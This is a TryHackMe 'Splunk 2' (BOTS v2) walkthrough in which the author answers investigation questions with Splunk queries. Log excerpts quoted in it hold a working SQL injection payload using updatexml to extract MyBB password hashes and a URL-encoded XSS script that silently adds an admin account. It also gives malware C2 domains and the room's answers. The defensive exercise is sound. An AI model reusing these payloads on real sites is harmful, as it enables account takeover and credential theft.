

TryHackMe: Splunk 2 Walkthrough (splunk2gcd5)



Onur Alp Akin · [Follow](#)

12 min read · Apr 13, 2023

Listen

Share

Check out [Splunk 2 room on TryHackMe](#)

Based on version 2 of the Boss of the SOC (BOTS) competition by Splunk.

Original Publish Date: Dec 31, 2022

100 Series Questions

The first objective is to find out what competitor website she visited. What is a good starting point?

When it comes to HTTP traffic, the source and destination IP addresses should be recorded in logs. You need Amber's IP address.

I start with a simple query to find Amber's IP address

```
index="botsv2" sourcetype="pan:traffic" amber
```



Found it

After adding it to the search and changing source type to HTTP, room wants us to add some keywords to our query. More specifically, one to remove duplicate entries and one to list as a table.

Looking at [the reference](#) and searching inside the page, we can easily find our related keywords

dedup

Description

Removes the events that contain an identical combination of values for the fields that you specify.

table

Description

The `table` command returns a table that is formed by only the fields that you specify in the arguments. Columns are displayed in the same order that fields are specified. Column headers are the field names. Rows are the field values. Each row represents an event.

Final query would be

```
index="botsv2" sourcetype="stream:HTTP" "10.0.2.101"
| dedup site
| table site
```

New Search

```
1 index="botsv2" sourcetype="stream:HTTP" "10.0.2.101"
2 | dedup site
3 | table site
```

✓ 107 events (before 11/23/22 11:48:51.000 AM) No Event Sampling ▾

Events Patterns **Statistics (107)** Visualization

20 Per Page ▾ ✓ Format Preview ▾

site ↴

em.vindale.com

www.vindale.com

uranus.frothly.local:8014

www.download.windowsupdate.com

officedcdn.microsoft.com

sv.symcd.com

www.microsoft.com

www.berkbeer.com

otf.msn.com

img-s-msn-com.akamaized.net

To continue with the room, we have to find competitor website out of these.

And room says you can use industry, which Frothly is in. It's an imaginary company, thus you won't get anything by searching online :)

Tried to find in page, but in vain. Then I searched inside HTML with developer tools and found what we are looking for.

frothly

2 of 8

```

 [event]
▶ <span style="font-size:1rem">[...]</span>
</p>
▼ <p>
    ▼ <span style="font-size:1rem">
        In this exercise, you assume the persona of Alice Bluebird, the analyst who successfully assisted Wayne Enterprises and was recommended to Grace Hoppy at Frothly (
        <i>a beer company</i>
        ) to assist them with their recent issues.
    </span>
    </p>
    ▶ <p>[...]</p>
    ▶ <p>[...]</p>
    ▶ <p>[...]</p>

```

< card-body.task-complete > div.room-task-desc > div.room-task-desc-data > p > span > i >

1 — Amber Turing was hoping for Frothly to be acquired by a potential competitor, which fell through, but visited their website to find contact information for their executive team. What is the website domain that she visited?

www.berkbeer.com

2 — Amber found the executive contact information and emailed him. What image file displayed the executive's contact information? Answer example: /path/image.ext

Query is now

index="botsv2" sourcetype="stream:HTTP" "10.0.2.101" berkbeer.com

Just guessed that filename would include the abbreviation CEO in it.

So our answers is

/images/ceoberk.png

```
src_port: 49493
status: 200
time_taken: 628216
timestamp: 2017-08-29T10:39:28.127293Z
transport: tcp
uri_path: /images/ceoberk.png
}
```

Show as raw text

```
host = jupiter | source = stream:http | sourcetype = stream:http
```

Now to find email related answers, we need to change source type to SMTP.

```
index="botsv2" sourcetype="stream:smtp" berkbeer.com
```

```
response_code: 200
response_time: 0
sender: Amber Turing <aturing@froth.ly>
sender_alias: Amber Turing
sender_email: aturing@froth.ly
server_response: 250 2.0.0 Ok: queued as 9F40C179324
server_rtt: 10
```

We found Amber's email. Now we can add that to our search

```
index="botsv2" sourcetype="stream:smtp" berkbeer.com "aturing@froth.ly"
```

We got 4 results. It's quite manageable.

3 — What is the CEO's name? Provide the first and last name.

In order to search every data column, I clicked all 4 “show as raw text” buttons and searched [space]berk in the page.

If it were more than a dozen, it would be a good idea to search with regex, however I didn't bother here.

```
, "--=_8177b74425496b166cbde61bd37bbf96\r\nper,=C2=A0=0A=0AGreat to hear from you, yes\nd also like=0Ato have Bernhard on the call\nree.=C2=A0=0A=0AMartin Berk=0ACE0=0A777.22\nth.ly>=0ATo:\"mberk@berkbeer.com\" <mberk@b\nr\nrnhard,=0A=0A=09=C2=A0=C2=A0 I was very\n=r\nn.. I have to admit, I=0Aam a little wo\nwo=\r\nnrk.=0A=0A Amber Turing=0A Principal
```

We found it

Answer is:

Martin Berk

4 — What is the CEO's email address?

We can see an email right under the name which is

mberk@berkbeer.com

5 — After the initial contact with the CEO, Amber contacted another employee at this competitor. What is that employee's email address?

If we were to pay attention to the data column "receiver" under one of four packets, we can find the email in question.

hbernhard@berkbeer.com

```
protocol_header_ip:tcp:Simple
received_date: [ [+]
]
receiver: [ [-]
    "'hbernhard@berkbeer.com'" <hbernhard@berkbeer.com>
]
receiver_alias: [ [-]
    'hbernhard@berkbeer.com'
]
receiver_email: [ [-]
    hbernhard@berkbeer.com
]
receiver_type: [ [+]
]
```

6 — What is the name of the file attachment that Amber sent to a contact at the competitor?

We can utilize Interesting Fields

Saccharomyces_cerevisiae_patent.docx

The screenshot shows the Splunk interface with the following details:

- Interesting Fields:**
 - # ack_packets_in 2
 - # ack_packets_out 4
 - a attach_disposition[] 1
 - a attach_filename[] 1
 - # attach_size_decoded[] 1
 - # attach_size[] 1
 - a attach_transfer_encoding[] 1
 - a attach_type[] 1
 - # bytes 4
 - # bytes_in 4
- Selected Field:** attach_content_decoded_md5_hash: [[+]
- Histogram for attach_content_decoded_md5_hash:**
 - Selected: Yes (checkbox checked)
 - Values: Saccharomyces_cerevisiae_patent.docx
 - Count: 1
 - %: 100%

7 — What is Amber's personal email address?

After spending 10 to 15 minutes searching various email regexes, I couldn't find anything and decided to look at the hint which says look for encrypted data.

After the hint, I returned to the aforementioned 4 packets because one of them included lots of inconspicuous base64 data.

```
Content-Type: text/html; charset="utf-8"
Content-Transfer-Encoding: base64
```

```
PGe0bWwgeG1sbnM6dj0idXJuOnNjaGVtYXMtbWljcm9zb2Z0LWNvbTp2bWwiIHhtbG5z0m89InV
bjpzY2h1bWFzLW1pY3Jvc29mdC1jb206b2ZmaWN10m9mZm1jZSIgeG1sbnM6dz0idXJuOnNjaGVt
YXMtbWljcm9zb2Z0LWNvbTpVZmZpY2U6d29yZCIgeG1sbnM6bT0iaHR0cDovL3NjaGVtYXMubWlj
cm9zb2Z0LmNvbS9vZmZpY2UvMjAwNC8xMi9vbW1sIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
VFIvUkVDLWh0bWw0MCI+DQo8aGVhZD4NCjxtZXRhIGh0dHAtZXFlaXY9IkNvbnR1bnQtVH1wZSIg
Y29udGVudD0idGV4dC9odG1sOyBjaGFyc2V0PXV0Zi04Ij4NCjxtZXRhIG5hbWU9IkdlbmVyYXRv
ciIgY29udGVudD0iTW1jcm9zb2Z0IFdvcmQgMTUgKGZpbHR1cmVkJG11ZG11bSkiPg0KPHN0eWx1
PjwhLS0NCi8qIEZvbnQgRGVmaW5pdG1vbnMgKi8NCkBmb250LWZhY2UNCg17Zm9udC1mYW1pbHk6
SGVsdmV0aWNh0w0KCXBhbm9zZS0x0jIgMTEgNSA0IDigMiAyIDigMiA0O30NCkBmb250LWZhY2UN
Cg17Zm9udC1mYW1pbHk6IkNhbWJyaWEgTWF0aCI7DQoJcGFub3N1LTE6MCawIDAgMCawIDAgMCaw
IDAgMDt9DQpAZm9udC1mYW1nDQoJe2ZvbnQtZmFtaWx50kNhbGlicmk7DQoJcGFub3N1LTE6MiAx
NSA1IDigMiAyIDQgMyAyIDQ7fQ0KLyogU3R5bGUgRGVmaW5pdG1vbnMgKi8NCnAuTXNvTm9ybWFs
LCBsAS5Nc290b3JtYWwsIGRpdi5Nc290b3JtYWwNCg17bWFyZ2lu0jBpbjsNCg1tYXJnaW4tYm90
dG9t0i4wMDAxcHQ7DQoJZm9udC1zaXp10jExLjBwdDsNCg1mb250LWZhB1seToiQ2FsaWJyaSIs
c2Fucy1zZXJpZjt9DQph0mxpbmssIHnwYW4uTXNvSH1wZXJsaW5rDQoJe21zby1zdHlsZS1wcmlv
cm10eTo50TsNCg1jb2xvcjojMDU2M0Mx0w0KCXR1eHQtZGVjb3JhdG1vbjp1bmR1cmxpbmU7fQ0K
YTp2aNpdGVkLCBzcGFuLk1zb0h5cGVybGlua0ZvbGxvd2VkdQoJe21zby1zdHlsZS1wcmlvcml0
eTo50TsNCg1jb2xvcjojOTU0Ricv0w0KCXR1eHQtZGVjb3JhdG1vbjp1bmR1cmxpbmU7f00KcC5t
```

Using CyberChef to decode the longest looking base64 and searching for @ character, we can find an email.

ambersthebest@yeastiebeastie.com

```
<div class="WordSection1">
<p class="MsoNormal">Thanks for taking the time today, As discussed here is the document I
me from now on at
<a href="mailto:ambersthebest@yeastiebeastie.com">ambersthebest@yeastiebeastie.com</a>
<o:p></o:p></p>
<p class="MsoNormal"><o:p>&nbsp;</o:p></p>
<div>
<div style="border:none; border-top:solid #E1E1E1 1.0pt; padding:3.0pt 0in 0in 0in">
<p class="MsoNormal"><b>From:</b> <a href="mailto:hbernhard@berkbeer.com">hbernhard@berkbee
@berkbeer.com</a>
</p>
```


200 Series Questions

Starting with the query that we are given.

```
index="botsv2" amber tor
```

1 — What version of TOR Browser did Amber install to obfuscate her web browsing? Answer guidance: Numeric with one or more delimiter.

Because there are more than 300 results, I've decided to take a look at interesting fields one by one.



Et voilà! Answer is:

```
7.0.4
```

2 — What is the public IPv4 address of the server running www.brewertalk.com?

To find the IP, we can start simple.

```
index="botsv2" brewertalk.com
```

Because most of the destination port is 80 I'm including that in the search.

```
index="botsv2" brewertalk.com dest_port=80
```

By doing so, we now have only 2 IPs

The screenshot shows a Splunk search results page. On the left, there is a sidebar with various search terms like '# bytes 100+', '# bytes_in 100+', etc. The main area is titled 'dest_ip' and shows a table of top values. The table has columns 'Values', 'Count', and '%'. There are two rows: one for 172.31.4.249 (Count: 9,562, %: 95.286%) and one for 52.42.208.228 (Count: 473, %: 4.714%).

Values	Count	%
172.31.4.249	9,562	95.286%
52.42.208.228	473	4.714%

The IP we are looking for would be the 2nd

52.42.208.228

3 — Provide the IP address of the system used to run a web vulnerability scan against www.brewertalk.com.

If we think about it simply, scan would send lots of packages, and we should look for the IP that has sent the most packages.

Searching

index="botsv2" www.brewertalk.com

Again, utilizing interesting fields, the answer is:

45.77.65.211

The screenshot shows the Splunk interface for the 'src_ip' field. At the top, it says '6 Values, 99.969% of events'. There are 'Selected' buttons for 'Yes' and 'No'. Below this, there are three tabs: 'Top values', 'Top values by time', and 'Rare values'. Under 'Top values', there is a link 'Events with this field'. A table follows, showing the top three IP addresses and their counts and percentages:

Values	Count	%
45.77.65.211	8,966	93.796%
52.40.10.231	317	3.316%
71.39.18.125	128	1.339%

4 — The IP address from Q#2 is also being used by a likely different piece of software to attack a URI path. What is the URI path? Answer guidance: Include the leading forward slash in your answer. Do not include the query string or other parts of the URI. Answer example: /phpinfo.php

Base query is

```
index="botsv2" src_ip="45.77.65.211"
```

It returned lots of results. Once again, interesting fields come to our aid.

URI path field is most likely to reveal attacked path

uri_path X

>100 Values, 47.664% of events Selected Yes No

Reports

[Top values](#) [Top values by time](#) [Rare values](#)

[Events with this field](#)

Top 10 Values	Count	%
/member.php	662	7.383%
/search.php	164	1.829%
/	47	0.524%
/admin/	6	0.067%

You would expect one of the top results would be the answer. And because we know the answer format, anything but the first result seems unlikely because the second one is a search page.

5 — What SQL function is being abused on the URI path from the previous question?

As per our recent findings now our query looks like this:

```
index="botsv2" src_ip="45.77.65.211" uri_path="/member.php"
```

Looking at the first item's 'form data' field, we can see the utilized function:

```
updatexml
```

```
endtime: 2017-08-16T15:25:19.017145Z
flow_id: 52283054-ec82-43ad-a2b5-359c626e2743
form_data: regcheck1=&regcheck2=true&username=makman&password=mukarram&password2=mukarram&email=mak@live.com&email2=mak@live.com&referrername=&imagestring=F7yR4&imagehash=1c1d0e6eae9c113f4ff65339e4b3079c&answer=4&allownotices=1&receivepm=1&pmnotice=1&subscriptionmethod=0&timezoneoffset=0&dstcorrection=2&regtime=1416039333&step=registration&action=do_register&regsubmit=Submit Registration!&question_id=makman' and updatexml(NULL,concat
(0x3a,(SUBSTRING((SELECT password FROM mybb_users ORDER BY UID LIMIT 5,1), 32, 31))),NULL) and '1
http_comment: HTTP/1.1 503 Service Temporarily Unavailable
http_content_length: 2194
```

Form data field

Questions 6 & 7

Awesome, thus far, you have identified Amber downloaded Tor Browser (you even know the exact version). You identified what URI path and the SQL function attacked on brewertalk.com.

Your task now is to identify the cookie value that was transmitted as part of an XSS attack. The user has been identified as Kevin.

Before diving right in, get some details on Kevin. This is the first time you hear of him.

Command:

```
index="botsv2" kevin
```

Ok, now you have Kevin's first and last name. Time to figure out the cookie value from the XSS attack.

As before, you can start with a simple keyword search.

You know that you're looking for events related to Kevin's HTTP traffic with an XSS payload, and you're focused on the cookie value.

Honestly, you should be able to tackle this one on your own as well. Use the previous search queries as your guide.

After you executed the search query that yields the events with the answer, you can identify the username used for the spear phishing attack.

Based on the question hint, you can perform a keyword search query here as well.

6 — What was the value of the cookie that Kevin's browser transmitted to the malicious URL as part of an XSS attack? Answer guidance: All digits. Not the cookie name or symbols like an equal sign.

Suggested by question info we start with:

```
index="botsv2" kevin
```

And we learn his last name, which is lagerfield

	Time	Event
>	8/29/17 11:10:43.000 AM	Aug 29 04:10:43 10.0.1.1 1,2017/08/29 04:10:43,009401015183,TRAFFIC,end,1,2017/08/29 04:10:43,10.0.2.109,40.97.129.114,71.39.18.125,40.97.129.114,Inside->Outside,frothly_kevin.lagerfield.,outlook-web-online,vsys1,Inside,Outside,ethernet1/3,ethernet1/1,Jupiter,2017/08/29 04:10:43,1840,1,51574,443,25012,443,0x400053,tcp,allow,46775,18545,28230,309,2017/08/29 03:34:13,2159,not-resolved,0,2538563,0x0,10.0.0.0-10.255.255.255,US,0,154,155 host = growler : source = /var/log/remote/growler/2017-08-28.log sourcetype = pan.traffic

Searching with the last name didn't give me much to work with, so I continue with just the name.

We know from the “story” that stream should be HTTP.

```
index="botsv2" kevin sourcetype="stream:http"
```

And using our knowledge from the previous queries, we know brewertalk.com uses PHP, so it would be a good assumption to say the attacked endpoint would include PHP in its URI path.

And to top it off, we can include script or document keywords.

So, final query would be:

```
index="botsv2" kevin sourcetype="stream:http" (script OR document) uri_path="*\
```

We must not forget we are looking for a cookie value :)

Peeking through the cookie field (all digits, first one)

```
1502408189
```

INTERESTING FIELDS

- a accept 1
- a accept_language 1
- # bytes 2
- # bytes_in 2
- # bytes_out 2
- a cookie 1
- a dest_content 1
- a dest_headers 2
- a dest_ip 2
- a dest_mac 2
- # dest_port 1
- a endtime 3

cookie

1 Value, 75% of events

Selected Yes No X

Reports

[Top values](#) [Top values by time](#) [Rare values](#)

Events with this field

Values	Count	%
mybb[lastvisit]=1502408189; mybb[lastactive]=1502408191; sid=4a06e3f4a6eb6ba1501c4eb7f9b25228	3	100%

7 — What brewertalk.com username was maliciously created by a spear phishing attack?

Our results from the previous query is manageable enough, so I'm just going to search in page for username :)

You can see clearly barring ‘kevin’ only username is:

kIagerfield

i	Time	Event
		<pre>bytes_out: 1892 cookie: mybb[lastvisit]=1502408189; mybb[lastactive]=1502408191; sid=4a06e3f4a6eb6ba1501c4eb7f9b25228 dest_headers: HTTP/1.1 302 Found Date: Wed, 16 Aug 2017 15:19:16 GMT Server: Apache/2.2.15 (CentOS) Content-Security-Policy-Report-Only: script-src http://www.brewertalk.com/jscripts/ http://www.brewertalk.com/admin/jscripts/; report-uri http://ec2-52-40-10-231.us-west-2.compute.amazonaws.com:8088/services/collector/raw?channel=6097FCB4-BEDF-4922-A75D-EE7660DFE9C5&token=6097FCB4-BEDF-4922-A75D-EE7660DFE9C5; X-Powered-By: PHP/5.3.3 Set-Cookie: adminsid=9267f9cec584473a8d151c25ddb691f1; expires=Thu, 16-Aug-2018 15:19:16 GMT; path=/; domain=.brewertalk.com Set-Cookie: acloginattempts=0; expires=Thu, 16-Aug-2018 15:19:16 GMT; path=/; domain=.brewertalk.com Location: index.php?module=user-titles&action=edit&utid=2%22%3E%3Cscript%3E%0Awindow.onload%3Dfunction(e)%7B%0A%20%20var%20my_post_key%20%3D%20document.getElementsByName(%22my_post_key%22)%5B%0A%5D.value%0A%20%20console.log(my_post_key)%3B%0A%20%20var%20postdata%3D%20%22my_post_key%3D%22%2Bmy_post_key%2B%22 %26username%3DkIagerfield%26password%3Dbeer_lulz%26confirm_password%3Dbeer_lulz%26email%3DkIagerfield%40froth.ly%26usergroup%3D4%26additionalgroups%5B%5D%3D4%26displaygroup%3D4%22%3B%2F%2FPost%20the%20data%0A%20%20var%20url%20%30%20%22http%3A%2F%2Fwww.brewertalk.com%2Fadmin%2Findex.php%3Fmodule%3Duser-users%26action%3Dadd%22%3B%0A%20%20var%20http%3B%0A%20%20http%20%3D%20new%20XMLHttpRequest()%3B%0A%20%20http.open(%22Post%22%2Ccurl)%3B%0A%0A%20%20http.setRequestHeader(%27Accept%27%2C%27text%2Fhtml%27)%3B%0A%20%20http.setRequestHeader(%27Content-type%27%2C%27application%2Fx-www-form-urlencoded%27)%3B%0A%20%20http.setRequestHeader(%27Accept%27%2C%27application%2Fxhtml%2Bxml%27)%3B%0A%20%20http.setRequestHeader(%27Content-type%27%2C%27application%2Fxml%27)%3B%0A%20%20http.send(postdata)%3B%0A%20%20%20console.log(my_post_key)%3B%0A%7D%0A%3C%2Fscript%3E Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8 dest_ip: 172.31.4.249 dest_mac: 0A:42:7E:25:21:B4 dest_port: 80 endtime: 2017-08-16T15:19:16.778877Z flow_id: bd17b887-e15a-42ec-a00e-632a8222a26e form_data: username=kevin&password=8675309&do=login</pre>

300 Series Questions

Upward and onwards! Time to tackle some of the 300 series questions.

As with the 100 series questions, there are extra questions in this task that are not from the BOTS2 dataset.

Questions 1 & 2

The questions start with an individual named Mallory, her MacBook, and some encrypted files.

As per the previous tasks, you can start with a keyword search to see what events are returned that are associated with Mallory.

1 — Mallory's critical PowerPoint presentation on her MacBook gets encrypted by ransomware on August 18. What is the name of this file after it was encrypted?

Starting with a simple keyword:

```
index="botsv2" mallory
```

List	Format	20 Per Page	< Prev	1	2	3	4	5	6	7
i	Time	Event								
>	8/29/17 10:34:18.000 AM	_mbsetupuser /var/setup host = MACLORY-AIR13 source = usersWithLoginPrivil sourcetype = usersWithLoginPrivil								
>	8/29/17 10:34:18.000 AM	admin /Users/admin host = MACLORY-AIR13 source = usersWithLoginPrivil sourcetype = usersWithLoginPrivil								
>	8/29/17 10:34:18.000 AM	mallorykraeuse /Users/mallorykraeuse host = MACLORY-AIR13 source = usersWithLoginPrivil sourcetype = usersWithLoginPrivil								

We found the hostname and or query should include file extension for PowerPoint.

File type	Extension	Use to save
PowerPoint Presentation	.pptx	A presentation that you can open on a PC in PowerPoint 2007 and newer versions, or that you can open on a Mac in PowerPoint 2008 and newer versions. You can also open the presentation on any mobile device that has PowerPoint installed.
PowerPoint Macro-Enabled Presentation	.pptm	A presentation that contains Visual Basic for Applications (VBA) code.
PowerPoint 97-2003 Presentation	.ppt	A presentation that you can open in PowerPoint 97 to Office PowerPoint 2003.

Microsoft documentation for PowerPoint extensions

Now our query looks like this:

```
index="botsv2" host="MACLORY-AIR13" (*.pptx OR *.pptm OR *.ppt)
```

So the answer is:

```
Frothly_marketing_campaign_Q317.pptx.crypt
```

```
> 8/18/17      { [-]
 9:50:43.000 PM    action: added
                    calendarTime: Fri Aug 18 21:50:43 2017 UTC
                    columns: { [-]
                      action: ATTRIBUTES_MODIFIED
                      atime: 1503093023
                      category: Documents
                      ctime: 1503093022
                      gid: 20
                      hashed: 0
                      inode: 1146064
                      md5:
                      mode: 0644
                      mtime: 1266652800
                      sha1:
                      sha256:
                      size: 3626025
                      target_path: /Users/mallorykraeuseen/Documents/Frothly_marketing_campaign_Q317.pptx.crypt
                      time: 1503093023
                      transaction_id: 11844119
                      uid: 502
                    }
                    decorations: { [+]
                    }
                    hostIdentifier: MACLORY-AIR135.local
                    name: file_events
                    unixTime: 1503093043
                  }
```

2 — There is a ‘Games of Thrones’ movie file that was encrypted as well. What season and episode is it?

We know encrypted file extension which is .crypt

Now assuming the file would contain the series’ name, our query would be:

```
index="botsv2" host="MACLORY-AIR13" (got OR game OR thrones) crypt
```

And the answer is:

S07E02

i	Time	Event
>	8/19/17 5:46:18.000 AM	{ [-] action: added calendarTime: Sat Aug 19 05:46:18 2017 UTC columns: { [+] } decorations: { [+] } hostIdentifier: MACLORY-AIR13.local name: file_events unixTime: 1503121578 } Show as raw text host = MACLORY-AIR13 source = /var/log/osquery/osqueryd.results.log sourcetype = osquery_results
>	8/19/17 5:45:56.000 AM	mallorykraeuse 2356 ? 0.0 0:00.00 0.0 2944 2433916 ttys000 S 00:08 unzip GoT.S07E02.BOTS.BOTS.B0 TS.mkv.crypt host = MACLORY-AIR13 source = ps sourcetype = ps
>	8/19/17 5:42:56.000 AM	mallorykraeuse 1613 ? 0.0 0:00.01 0.0 2960 2443132 ttys000 S 00:08 unzip GoT.S07E02.BOTS.BOTS.B0 TS.mkv.crypt host = MACLORY-AIR13 source = ps sourcetype = ps
>	8/18/17 9:50:43.000 PM	{ [-] action: added calendarTime: Fri Aug 18 21:50:43 2017 UTC columns: { [+] } }

3 — Kevin Lagerfield used a USB drive to move malware onto kutekitten , Mallory's personal MacBook. She ran the malware, which obfuscates itself during execution. Provide the vendor name of the USB drive Kevin likely used. Answer Guidance: Use time correlation to identify the USB drive.

Start query is:

```
index="botsv2" kutekitten
```

But it gives over 6k results. To reduce the number, I add USB keyword.

```
index="botsv2" kutekitten usb
```

While looking at the columns, I see tag column that has USB value too. So I select that. And I add vendor keyword too.

```
index="botsv2" kutekitten usb tag=usb vendor
```

Now that we have both vendor and device ID, we can look it up.

i	Time	Event
>	8/3/17 6:18:10.000 PM	<pre>{ action: added calendarTime: Thu Aug 03 18:18:10 2017 UTC columns: [...] model: Mass Storage model_id: 6387 removable: 1 serial: 849083BA usb_address: 1 usb_port: 1 vendor: Generic vendor_id: 058f } decorations: [...] hostIdentifier: kutekitten.local name: pack_hardware-monitoring_usb_devices unixTime: 1501784290 }</pre> <p>Show as raw text</p> <p>host = kutekitten source = /var/log/osquery/osqueryd.results.log sourcetype = osquery_results</p>


058f 6387 usb
🔍

🔍 All 🖼 Images ▷ Videos 📰 News 📍 Maps ⚙️ Settings

🔍 <https://devicehunt.com> › view › type › usb › vendor › 058F › device › 6387

USB\VID_058F&PID_6387 - Flash Drive | Device Hunt

USB\VID_058F&PID_6387 - Flash Drive | Device Hunt Device Details Flash Drive Vendor Details Alcor Micro Corp. Drivers Sorry, no drivers found for this device. Vendor Devices

🌐 <https://linux-hardware.org> › ?id=usb:058f-6387

Alcor Micro Transcend

Probes of **usb:058f-6387**. A database of all the hardware that works under linux. Hardware for Linux. About; Probes; Trends; Find Computer; Find Parts ...

Alcor Micro Corp.

4 — What programming language is at least part of the malware from the question above written in?

First, we have got to get back to our first query, which is:

index="botsv2" kutekitten

Looking at the osquery results, I notice something suspicious under `/Users` which is `mkraeusen` user. And after adding the username as a keyword looking at interesting

field names, something looks peculiar.

Value	Count	%
pack.hardware-monitoring_device_nodes	626	48.792%
pack_incident-response_process_env	497	38.737%
pack_incident-response_open_files	117	9.119%
pack_osx-proclaunch_ProcessesInUserSpace	11	0.857%
pack_incident-response_last	7	0.546%
pack.hardware-monitoring_iokit_devicetree	6	0.468%
file_events	5	0.39%
pack.hardware-monitoring_usb_devices	4	0.312%
pack_incident-response_mounts	4	0.312%
pack_it-compliance_mounts	4	0.312%

So now our query is:

```
index="botsv2" kutekitten mkraeusen name=file_events
```

Et voilà! We have a file hash.

```

> 8/3/17      { [-]
6:19:07.000 PM    action: added
                  calendarTime: Thu Aug 03 18:19:07 2017 UTC
                  columns: { [-]
                    action: UPDATED
                    atime: 1501784335
                    category: Downloads
                    ctime: 1501784329
                    gid: 20
                    hashed: 1
                    inode: 1214407
                    md5: 72d4d364ed91dd9418d144a2db837a6d
                    mode: 0777
                    mtime: 1501221650
                    sha1: 794bcba867307bdbd5f947f6c939eb4df1d2c9b8
sha256: befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271
                    size: 13494
                    target_path: /Users/mkraeusen/Downloads/Important_HR_INFO_for_mkraeuse
                    time: 1501784335
                    transaction_id: 60632
                    uid: 502
                  }
                  decorations: { [+]
                  }
                  hostIdentifier: kutekitten.local
                  name: file_events
                  unixTime: 1501784347
                }
                Show as raw text
  host = kutekitten | source = /var/log/osquery/osqueryd.results.log | sourcetype = osquery_results

```

And searching for the hash on virustotal.com, we got our result:

perl

35 / 61

35 security vendors and no sandboxes flagged this file as malicious

befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271 13.18 KB 2022-11-27 19:31:36 UTC
fipsaud Size 1 month ago

perl ssh-communication ssh sets-process-name checks-hostname detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 14

Security Vendors' Analysis

Ad-Aware ! Backdoor.Perl.Quimitchin.B AhnLab-V3 ! Perl/Agent

5 — When was this malware first seen in the wild? Answer Guidance: YYYY-MM-DD

Still on virustotal , under details tab:

2017-01-17

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Basic Properties ⓘ				
MD5 72d4d364ed91dd9418d144a2db837a6d SHA-1 794bcba867307bdbd5f947f6c939eb4df1d2c9b8 SHA-256 befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271 SSDEEP 384:xEWXD5fBirq/W2YyY8TbftcZWhtm1ITBcXtWloQXJ:xPBirq/WfAbqitukKXt+RJ TLSH T142529E95D2149F61C7F9213ED80B42E71B28DFF32B864B3647526C401879BDBA47EBA0 File type Perl Magic a /usr/bin/perl script text executable TrID Unix-like shebang (var.1) (gen) (63.6%) Perl script (36.3%) File size 13.18 KB (13494 bytes)				
History ⓘ				
First Seen In The Wild	2017-01-17 19:09:06 UTC			
First Submission	2017-01-31 16:54:15 UTC			
Last Submission	2022-01-20 11:12:40 UTC			
Last Analysis	2022-11-27 19:31:36 UTC			

6 — The malware infecting kutekitten uses dynamic DNS destinations to communicate with two C&C servers shortly after installation. What is the fully-qualified domain name (FQDN) of the first (alphabetically) of these destinations?

Relations tab:

eidk.duckdns.org

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY 14
Contacted Domains (6) ⓘ				
Domain	Detections	Created	Registrar	
eidk.duckdns.org	2 / 87	2013-04-12	Gandi SAS	
eidk.hopto.org	4 / 87	2000-02-17	Vitalwerks Internet Solutions, LLC DBA No-IP	
radarsubmissions.apple.com	0 / 87	1987-02-19	CSC CORPORATE DOMAINS, INC.	
radarsubmissions.apple.com.akadns.net	0 / 87	1999-05-12	MarkMonitor Inc.	
valid-apple.g.aaplimg.com	0 / 87	2013-05-21	NOM-IQ Ltd dba Com Laude	
world-gen.g.aaplimg.com	0 / 87	2013-05-21	NOM-IQ Ltd dba Com Laude	

7 — From the question above, what is the fully-qualified domain name (FQDN) of the second (alphabetically) contacted C&C server?

eidk.hopto.org

400 Series Questions

1 — A Federal law enforcement agency reports that Taedonggang often spear phishing its victims with zip files that have to be opened with a password. What is the name of the attachment sent to Frothly by a malicious Taedonggang actor?

Now, because we are dealing with emails here, it makes sense to filter results to SMTP packets. After source filter, we still have lots to deal with. So adding ‘attachment’ keyword and zip extension also makes sense.

The final query would look like this:

```
index="botsv2" sourcetype="stream:smtp" attachment *.zip
```

And the answer is:

invoice.zip

```
1 index=botsv2 sourcetype=stream:smtp attachment *.zip
✓ 4 events (before 12/31/22 8:49:17:000 AM) No Event Sampling
Events (4) Patterns Statistics Visualization
Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect
List ▾ Format 20 Per Page ▾
< Hide Fields All Fields > Time Event
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
# ack_packets_in 1
# ack_packets_out 3
a attach_disposition[] 1
a attach_filename[] 1
# attach_size_decoded[] 1
# attach_size[] 1
a attach_transfer_encoding[] 1
a attach_type[] 1
# bytes 4
8/24/17 3:27:33.239 AM ( [-]
ack_packets_in: 0
ack_packets_out: 10
attach_content_decoded_md5_hash: [ [+]
]
attach_content_md5_hash: [ [+]
]
attach_disposition: [ [+]
]
attach_filename: [ [-]
invoice.zip
]
attach_size: [ [+]
]
attach_size_decoded: [ [+]
]
```

2 — What is the password to open the zip file?

Same email, content body includes the password.

912345678

```
client_rtt_sum: 0
content: [ [+]
]
content_body: [ [-]

--b1_de0c9808ea77d062a2ad3c3fa9b3b172

<html>
<head>
